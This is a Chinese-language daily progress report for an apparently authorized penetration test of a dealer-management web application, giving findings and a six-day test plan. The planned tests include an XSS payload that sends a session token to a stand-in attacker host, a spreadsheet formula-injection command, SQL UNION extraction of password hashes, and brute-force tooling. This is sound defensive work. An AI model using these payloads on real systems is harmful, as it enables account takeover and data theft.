
滲透測試每日進度報告

專案	Volvo DMS 滲透測試
期間	2026-04-24 ~ 2026-05-04
報告對象	管理階層 / 專案追蹤
目前狀態	🟡 進行中（Day 1 / 6）
本文件更新頻率	每工作日結束時

📊 整體進度快照



工作日計算：6 個工作日（跳週末 + 勞動節） 進度：1 / 6 = 17% 完成

進度儀表板

📅 Day 1 — 2026-04-24（週五）✅ 已完成

今日主題

白箱 code review + OWASP Top 10 全面覆蓋

執行項目

1. 白箱程式碼審計（08:00 – 14:00）

- 檢查範圍：
  - 後端：19 個 Express route（`/routes/*.js`）
  - 核心模組：`authMiddleware`、`auditLogger`、`bonusPeriodLock`、`parsers`、`utils` 等 7 個
  - 資料庫：`db/init.js`、`db/pool.js`
  - 前端：10 個 HTML 頁面（含 inline script）
  - 部署：`Dockerfile`、`package.json`
- 檢查工具：
  - 手動 `grep` / `ripgrep` 搜尋危險模式
  - Code review（逐檔閱讀關鍵邏輯）
  - 依賴版本比對 CVE 資料庫

2. OWASP Top 10 (2021) 全面覆蓋（14:00 – 16:00）

類別	檢查重點
A01 Broken Access Control	`req.user.branch` 隔離、`:id` 路由權限檢查
A02 Cryptographic Failures	pbkdf2 迭代、TLS、token 儲存
A03 Injection	SQL / XSS / Formula / Command
A04 Insecure Design	業務邏輯、race condition
A05 Security Misconfiguration	預設密碼、CORS、安全標頭
A06 Vulnerable Components	xlsx / multer / pg / express 版本
A07 Authentication Failures	Rate limit、帳號鎖定、Session fixation
A08 Integrity Failures	Prototype pollution、反序列化
A09 Logging Failures	Audit log 防竄改
A10 SSRF	使用者可控 URL 被 fetch

3. 報告產出（16:00 – 18:00）

- 完整技術報告 `SECURITY_AUDIT_2026-04-24.md / .pdf`（24 頁）
- 向上簡報 `PENTEST_STATUS_BRIEF_2026-04-24.md / .pdf`（9 頁）
- 本進度文件

今日發現

嚴重度	數量	代表項目
🔴 CRITICAL	5	SQL Injection、Stored XSS、無 CSRF、xlsx CVE、Token localStorage
🟠 HIGH	9	無 rate limit、帳號鎖定、橫向越權、Bootstrap 密碼 log
🟡 MEDIUM	13	Session 無閒置、pbkdf2 100k、錯誤洩漏、PG SSL
🟢 LOW	7	Docker root、formula injection、小數截斷
🔵 INFO	4	timing attack、JSON body 過大
✅ 已驗證安全	4	Mass Assignment、Session fixation、CORS、loopback SSRF
總計	38	

今日產出

- 📄 `docs/SECURITY_AUDIT_2026-04-24.md`（38 KB，技術版）
- 📄 `docs/SECURITY_AUDIT_2026-04-24.pdf`（903 KB，24 頁）
- 📄 `docs/PENTEST_STATUS_BRIEF_2026-04-24.md`（11 KB，簡報版）
- 📄 `docs/PENTEST_STATUS_BRIEF_2026-04-24.pdf`（504 KB，9 頁）
- 📄 `docs/PENTEST_DAILY_LOG_2026-04-24.md`（本文件）

今日遇到的問題

問題	狀態	處置
PG 服務一度卡住「啟動中」	✅ 解決	重啟 PG 服務後恢復
舊密碼使用 600k 迭代，新 code 用 100k → 登入失敗	✅ 解決	verifyPassword 改相容 100k/600k
Zeabur DB 連線字串暫時失效	✅ 解決	環境變數重新設定
DB root 密碼於對話中意外曝光	⚠️ 待處理	建議立即輪替

今日未完成 / 下次處理

- ⤫ 尚未執行動態（black-box）測試
- ⤫ 尚未對 staging 環境做 fuzzing
- ⤫ 尚未實際觸發 POC 驗證白箱發現
- ⤫ 尚未做供應鏈（supply chain）深度檢查

📅 Day 2 — 2026-04-27（週一）⏳ 計劃中

主題

環境準備 + 測試帳號建立

預計執行項目

1. Staging 環境建置（上午）

- 從 production 克隆一份獨立環境（資料匿名化）
- 確認可用同一套 code base + 獨立 DB
- 設定 proxy：Burp Suite / OWASP ZAP 攔截所有請求
- 錄製一組「正常使用」baseline（登入、查詢、上傳、匯出）

2. 測試帳號備妥（上午）

- `super_admin_test` × 1
- `branch_admin_AMA` / `branch_admin_AMC` / `branch_admin_AMD` × 3
- `user_AMA` / `user_AMC` / `user_AMD` × 3
- 額外：一個被停用帳號、一個被鎖定帳號（如有機制）

3. 攻擊工具準備（下午）

- `sqlmap`（SQL injection 自動化驗證）
- `Burp Suite Pro` 或 `ZAP`（intercept + repeater）
- `ffuf` / `wfuzz`（路徑 / 參數 fuzzing）
- `nuclei`（已知漏洞模板）
- 自製 payload 清單（XSS / SQLi / template injection）

4. 文件/計畫微調（下午）

- 依 Day 1 發現，調整後續測試優先順序
- 若管理階層已回覆 P0 修補時程，同步調整 scope

預期輸出

- ✅ Staging 環境可用
- ✅ 全 role 測試帳號就位
- ✅ 代理 / 工具設定文件
- ✅ Day 3 測試案例清單

依賴 / 需要協調

- 🔸 IT 部門：staging 環境建置權限
- 🔸 DBA：production 資料匿名化
- 🔸 老闆：staging 經費 / Zeabur 額外 service 費用

📅 Day 3 — 2026-04-28（週二）⏳ 計劃中

主題

認證 / Session / Rate Limit 動態驗證

測試項目

1. 登入暴力破解（對應 H2）

- 工具：`hydra` 或自製 Python script
- 方法：字典攻擊 + credential stuffing（RockYou 子集）
- 目標：驗證 `/api/users/login` 確實無 rate limit
- 預期：無限重試不被擋 → 確認漏洞存在

2. 帳號鎖定驗證（對應 H3）

- 故意連續輸錯密碼 10 次
- 觀察是否有鎖定機制 / 通知

3. Session 相關測試

- Session fixation（對應已驗證安全 ✅）：嘗試注入 pre-generated token
- Session hijacking：測試 token 是否 rotate
- Idle timeout（對應 M1）：登入後閒置 > 30 分、1h、4h、8h 測邊界
- Logout 失效：logout 後舊 token 應 403

4. Timing attack 帳號枚舉（對應 I4）

- 工具：自製 timing measurement script
- 方法：對存在帳號 vs 不存在帳號各打 100 次，觀察 response time 差異
- 預期：存在帳號回應時間明顯較長 → 確認可枚舉

5. Token 漏洞驗證

- 讀 `localStorage.dms_token` → 確認 XSS 可竊取（C5）
- Token 權限變更後失效測試（H5）：改 role 後舊 token 是否仍有效

預期輸出

- ✅ H2 / H3 / H5 / I4 動態驗證結果
- ✅ Session 行為基線記錄
- ✅ Timing diff 統計圖

📅 Day 4 — 2026-04-29（週三）⏳ 計劃中

主題

注入類漏洞實測（SQL / XSS / Formula）

測試項目

1. SQL Injection 完整 POC（對應 C1）

- 工具：`sqlmap` + 手動
- 目標端點：`/api/audit-logs`
- 流程：
  1. 使用 super_admin 測試帳號寫入 branch 欄位 payload
  2. 以 branch_admin token 觸發查詢

    3. 驗證可 `UNION SELECT` 拉出 `users.password_hash`
- 驗證安全：確認 sqlmap 無法直接對 `/api/users/login` 注入（已用參數綁定）

2. Stored XSS 完整鏈（對應 C2 + C5）

- 工具：Python `openpyxl` 產惡意 xlsx
- 流程：
    1. 產生 Excel，`service_advisor` 欄位放 `<img src=x onerror="fetch('//attacker/'+localStorage.dms_token)">`
    2. 上傳至 staging
    3. 切 super_admin 帳號看 stats 頁
    4. 觀察 attacker server 是否收到 token

3. Reflected XSS 掃描

- 工具：`ZAP` 自動 XSS scanner + 手動
- 範圍：所有 GET query params、POST body fields
- 重點：錯誤訊息 innerHTML 路徑（H6）

4. Formula Injection 實測（對應 L3）

- 上傳 Excel 含 `=cmd|'/c calc'!A1`
- 下載該 Excel 版本 → 另一台機器開啟 → 觀察行為

5. Template / Prototype Pollution（對應 C4 + M10）

- 產生惡意 xlsx 觸發 `__proto__` 污染
- 驗證污染後行為變化

預期輸出

- ✅ C1 / C2 / C4 / L3 / M10 實際 POC 影片或截圖
- ✅ XSS 掃描結果報告
- ✅ 可復現的 payload 集合

📅 Day 5 — 2026-04-30（週四）⏳ 計劃中

主題

業務邏輯 + 權限越權 + Race Condition

測試項目

1. IDOR 橫向越權（對應 H8 + M9）

- 以 AMA branch_admin token 嘗試刪 AMC 廠資料：
  - `DELETE /api/bodyshop-bonus/applications/{AMC_ID}`
  - `PUT /api/bonus/actual-override`（改 AMC metric）
  - `DELETE /api/bonus/extra-bonuses/{AMC_ID}`
- 全站 `:id` 路由系統性測試
- 產生越權矩陣表：行=route，列=role，標記可/不可

2. 業務邏輯缺陷

- 負數金額（M11）：POST extra-bonuses amount=-9999999
- 極大值：amount=9999999999（overflow?）
- 非 JSON 型別：amount=NaN / Infinity / null
- 期間鎖繞過（M12）：併發送兩個 super-approve

3. Mass Assignment 邊界測試

- 雖然 code review 認定安全，動態驗證：
  - PUT `/api/users/{id}` body 帶 `role: super_admin`
  - 帶額外欄位 `password_hash`、`is_active`、`permissions`
  - 確認過濾機制真的擋得住

4. TOCTOU / Race Condition（對應 M12）

- 工具：併發 HTTP client（Python `asyncio` + `aiohttp`）
- 場景：
  - 2 個 super_admin 同時 approve + reject 同一筆
  - 觀察 DB 終態是否一致
- 期望：找到不一致狀態 → 確認 race condition 存在

5. 權限提升（privilege escalation）完整圖

- 以最低權限 user 開始 → 逐項測試能否提升
- 產出攻擊路徑圖

預期輸出

- ✅ IDOR 越權矩陣

- ✅ 業務邏輯缺陷清單
- ✅ Race condition POC
- ✅ 攻擊路徑圖

📅 Day 6 — 2026-05-04（週一）⏳ 計劃中

主題

依賴 / 傳輸層 / 結案

測試項目

1. 依賴深度審計（對應 C4）

- 工具：`npm audit`、`snyk`、`trivy`
- 範圍：
  - Direct dependencies: 6 個
  - Transitive dependencies: 預估 200+ 個
- 重點：xlsx 0.18.5 實際觸發 CVE-2023-30533 POC

2. 傳輸層 / 加密配置複查

- 工具：`sslyze`、`testssl.sh`
- 測試項目：
  - TLS 版本（應 ≥ 1.2）
  - Cipher suite 強度
  - 憑證鏈 + OCSP stapling
  - HSTS header 存在性
  - Cookie `Secure` / `HttpOnly` / `SameSite` flags
  - `X-Content-Type-Options` / `X-Frame-Options` / CSP

3. 供應鏈 / CI/CD 面

- `package-lock.json` 完整性（本次無，屬發現）
- Dockerfile 審計（layer 檢查、secret 檢查）
- Zeabur 環境變數洩漏面

4. 秘密掃描

- 工具：`gitleaks`、`trufflehog`
- 範圍：整個 git repo 歷史 + 當前 working tree
- 目標：找出意外 commit 的 API key / password / token

5. 修補驗證（如 Phase 4 已開始）

- 對已修補項目重新跑原 POC → 確認失效
- 產出修補前 vs 修補後對照表

6. 結案報告 v2 + 簡報

- 合併 Day 1-5 所有動態測試結果
- 更新各 finding 的狀態（已驗證 / 已修補 / 未處理）
- 產出結案 executive summary（給老闆）
- 產出技術 handover（給開發團隊）

預期輸出

- ✅ 依賴 CVE 清單（含 transitive）
- ✅ 傳輸層配置報告
- ✅ 秘密洩漏掃描結果
- ✅ 最終結案報告
- ✅ 修補前後對照（若 Phase 4 已執行）

📋 依賴項與風險追蹤

#	項目	類別	狀態	負責
1	PG root 密碼輪替	🔴 緊急	⚠️ 未處理	IT
2	Staging 環境建置	🟠 依賴	⏳ Day 2 待執行	IT
3	資料匿名化	🟠 依賴	⏳ Day 2 待執行	DBA
4	管理階層對 P0 修補決策	🟠 依賴	⏳ 簡報後等回覆	老闆
5	勞動節休假 (5/1)	🔵 時程	規劃中	—
6	Day 4 的 XSS POC 需攻擊者 server	🟡 技術	⏳ Day 2 準備	執行人員

📊 累計發現追蹤

估計最終發現數：40-47 項（約多 5-10 項動態獨有發現）

🎯 里程碑

日期	里程碑	狀態
2026-04-24	Day 1：白箱完成	✅
2026-04-24	向管理階層簡報	✅
2026-04-27	Day 2：staging 就位	⏳
2026-04-29	Day 4：C1/C2 POC 實證	⏳
2026-04-30	Day 5：業務邏輯測試完成	⏳
2026-05-04	Day 6：專案結案 + 最終報告	⏳

🔄 更新紀錄

日期	更新內容
2026-04-24	初版建立，Day 1 實績填入
2026-04-27	（預留：Day 2 實績）
2026-04-28	（預留：Day 3 實績）
2026-04-29	（預留：Day 4 實績）
2026-04-30	（預留：Day 5 實績）
2026-05-04	（預留：Day 6 + 結案）

📎 附註

- 本文件為工作進度追蹤用，每日下班前 15 分鐘更新

- 遇到阻礙（blocker）應標為 ⚠️ 並於當日回報管理階層
- 實際執行可能依資源 / 發現調整；若 scope 變動需明確記錄原因
- 每日新增發現會同步更新到 `SECURITY_AUDIT_2026-04-24.md`

相關文件：

- 技術報告：`docs/SECURITY_AUDIT_2026-04-24.pdf`
- 向上簡報：`docs/PENTEST_STATUS_BRIEF_2026-04-24.pdf`
- 本文件（每日進度）：`docs/PENTEST_DAILY_LOG_2026-04-24.md`